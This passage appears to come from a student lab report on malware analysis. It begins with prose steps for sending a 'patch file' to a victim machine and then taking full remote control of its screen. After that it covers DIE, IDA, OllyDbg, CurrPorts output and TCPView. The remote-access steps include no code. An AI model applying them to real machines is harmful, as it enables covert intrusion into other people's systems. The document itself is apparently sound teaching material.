
1.1

2 . Then give the IP of the victims machine and send a patch file to the victims machine after sending by the attacker and open by the victims machine we get the access of the victims machine by clicking on connect




1.2

3 . Then go to url we want to browse on the victim machine and give the url of the following type



1.3

4 . Then we can see the screen of the victims machine which attacker access it totally




1.4

5 . DIE :

Detect It Easy (DIE) is a static malware analysis tool used to identify packers, protectors, compilers, and file characteristics of suspicious executable files.


Steps :

1 . Open detect it easy tool on windows 11



1.1

2 . And scan the file on windows 11 as per the following



1.2


mugadhagov

6 . IDA :

IDA (Interactive Disassembler) is an **advanced malware analysis and reverse-engineering tool** used to **disassemble and analyze executable programs at the assembly level**.


Steps :

1 . Open the IDA tool




1.1

2 . Then go to new scan and open the file for scan



1.2

3. After opening the file and scanning the file we get the following result




1.3

7 . OllyDbg :

OllyDbg is a dynamic malware analysis and debugging tool used to analyze Windows executables while they are running


Steps :

1 . Open the OllyDbg tool



1.1

2 . Go to file section and choose the file for scan and here's the result



mugdha.gov

8 . CurrPorts :

CurrPorts is a network monitoring and malware analysis tool used to view and analyze all active TCP/UDP ports and network connections on a Windows system

Process	/	Proc...	Proto.	Local P...	Local P...	Local Addr...	Remot...	Remot...	Remote Ad...	Remote Host ...	State	Sent Bytes	Received B...	Sent Pac...	Receive...	Process Path	Product Name	File Description
Explorере...	_12984	TCP	34633		192.168.1.85	5553			192.168.1.85		Syn-Sent					C:\Users\krush\AppData\Local\Temp\Explor...		
AvastSvce...	_4524	TCP	2865		192.168.1.85	443	https	23.55.108.8	a23-55-108-8...	Establish...						AvastSvce.exe		
AvastSvce...	_4524	TCP	27275			127.0.0.1				0.0.0	Listening					AvastSvce.exe		
AvastSvce...	_4524	TCP	29246		192.168.1.85	80	http	23.55.108.32	a23-55-108-32...	Close W...						AvastSvce.exe		
AvastSvce...	_4524	TCP	29560		192.168.1.85	443	https	34.159.193...	21.193.159.34...	Establish...						AvastSvce.exe		
AvastSvce...	_4524	UDP	63831			127.0.0.1										AvastSvce.exe		
AvastSvce...	_4524	TCP	27275		=1		=		KRISHNA		Listening					AvastSvce.exe		
chrome.exe	17892	UDP	5353			0.0.0.0										C:\Program Files\Google\Chrome\Application...	Google Chrome	
chrome.exe	19632	UDP	52754			0.0.0.0										C:\Program Files\Google\Chrome\Application...	Google Chrome	
chrome.exe	19632	UDP	58030			0.0.0.0										C:\Program Files\Google\Chrome\Application...	Google Chrome	
chrome.exe	19632	TCP	12902		240149008...	5228		240468004...	se-in-118.1e1...	Establish...					C:\Program Files\Google\Chrome\Application...	Google Chrome		
chrome.exe	19632	TCP	34630		240149008...	443	https	240468004...	dx-in-194.1e10...	Establish...					C:\Program Files\Google\Chrome\Application...	Google Chrome		
chrome.exe	17892	UDP	5353		=				KRISHNA							C:\Program Files\Google\Chrome\Application...	Google Chrome	
chrome.exe	19632	UDP	52754		=				KRISHNA							C:\Program Files\Google\Chrome\Application...	Google Chrome	
chrome.exe	19632	UDP	58030		=				KRISHNA							C:\Program Files\Google\Chrome\Application...	Google Chrome	
pfsvc.exe	5336	TCP	12491		127.0.0.1	12492		127.0.0.1	KRISHNA	Establish...					ipfsvc.exe			
pfsvc.exe	5336	TCP	12492		127.0.0.1	12491		127.0.0.1	KRISHNA	Establish...					ipfsvc.exe			
jh SERVICE...	5344	TCP	49675		=1		=		KRISHNA		Listening					jh_service.exe		
kmond.exe	5360	TCP	8351			127.0.0.1				0.0.0.0	Listening					kmond.exe		
isass.exe	1404	TCP	49664			0.0.0.0				0.0.0.0	Listening					isass.exe		
isass.exe	1404	TCP	49664		=		=		KRISHNA		Listening					isass.exe		
msedge.exe	22016	TCP	56691		192.168.1.85	443	https	172.188.155...		Establish...					C:\Program Files (x86)\Microsoft\Edge\Application...	Microsoft Edge		
msedge.exe	9416	UDP	5353			0.0.0.0									C:\Program Files (x86)\Microsoft\Edge\Application...	Microsoft Edge		
msedge.exe	9416	UDP	5353		=				KRISHNA						C:\Program Files (x86)\Microsoft\Edge\Application...	Microsoft Edge		
msedgewe...	17996	UDP	5353			0.0.0.0									C:\Program Files (x86)\Microsoft\Edge\WebView2...	Microsoft Edge WebView2		
msedgewe...	20592	UDP	52834			0.0.0.0									C:\Program Files (x86)\Microsoft\Edge\WebView2...	Microsoft Edge WebView2		
msedgewe...	17996	UDP	57146			0.0.0.0									C:\Program Files (x86)\Microsoft\Edge\WebView2...	Microsoft Edge WebView2		
msedgewe...	25880	TCP	50511		240149008...	5222		2a032880f...	whatsapp-cdn...	Establish...					C:\Program Files (x86)\Microsoft\Edge\WebView2...	Microsoft Edge WebView2		
msedgewe...	17996	UDP	5353		=				KRISHNA						C:\Program Files (x86)\Microsoft\Edge\WebView2...	Microsoft Edge WebView2		
msedgewe...	20592	UDP	52834		=				KRISHNA						C:\Program Files (x86)\Microsoft\Edge\WebView2...	Microsoft Edge WebView2		
msedgewe...	17996	UDP	57146		=				KRISHNA						C:\Program Files (x86)\Microsoft\Edge\WebView2...	Microsoft Edge WebView2		
nessus.exe	6712	TCP	8834			0.0.0.0				0.0.0.0	Listening					nessus.exe		
nessus.exe	6712	TCP	16375		127.0.0.1	16376		127.0.0.1	KRISHNA	Establish...					nessus.exe			
nessus.exe	6712	TCP	16376		127.0.0.1	16375		127.0.0.1	KRISHNA	Establish...					nessus.exe			
nessus.exe	6712	TCP	16384		127.0.0.1	16385		127.0.0.1	KRISHNA	Establish...					nessus.exe			
marinervs...	4712	TCP	14394			127.0.0.1				127.0.0.1	Freshlink					marinervs.exe		




9 . TCPView :

TCPView is a network monitoring and malware analysis tool used to observe real-time TCP and UDP connections and identify suspicious network activity on a Windows system


Steps :

1 . Open the TCPView tool on windows 11



1.1

2 . And click on file the scan the file and we get the result as per following



1.2

10 . Process Monitor :

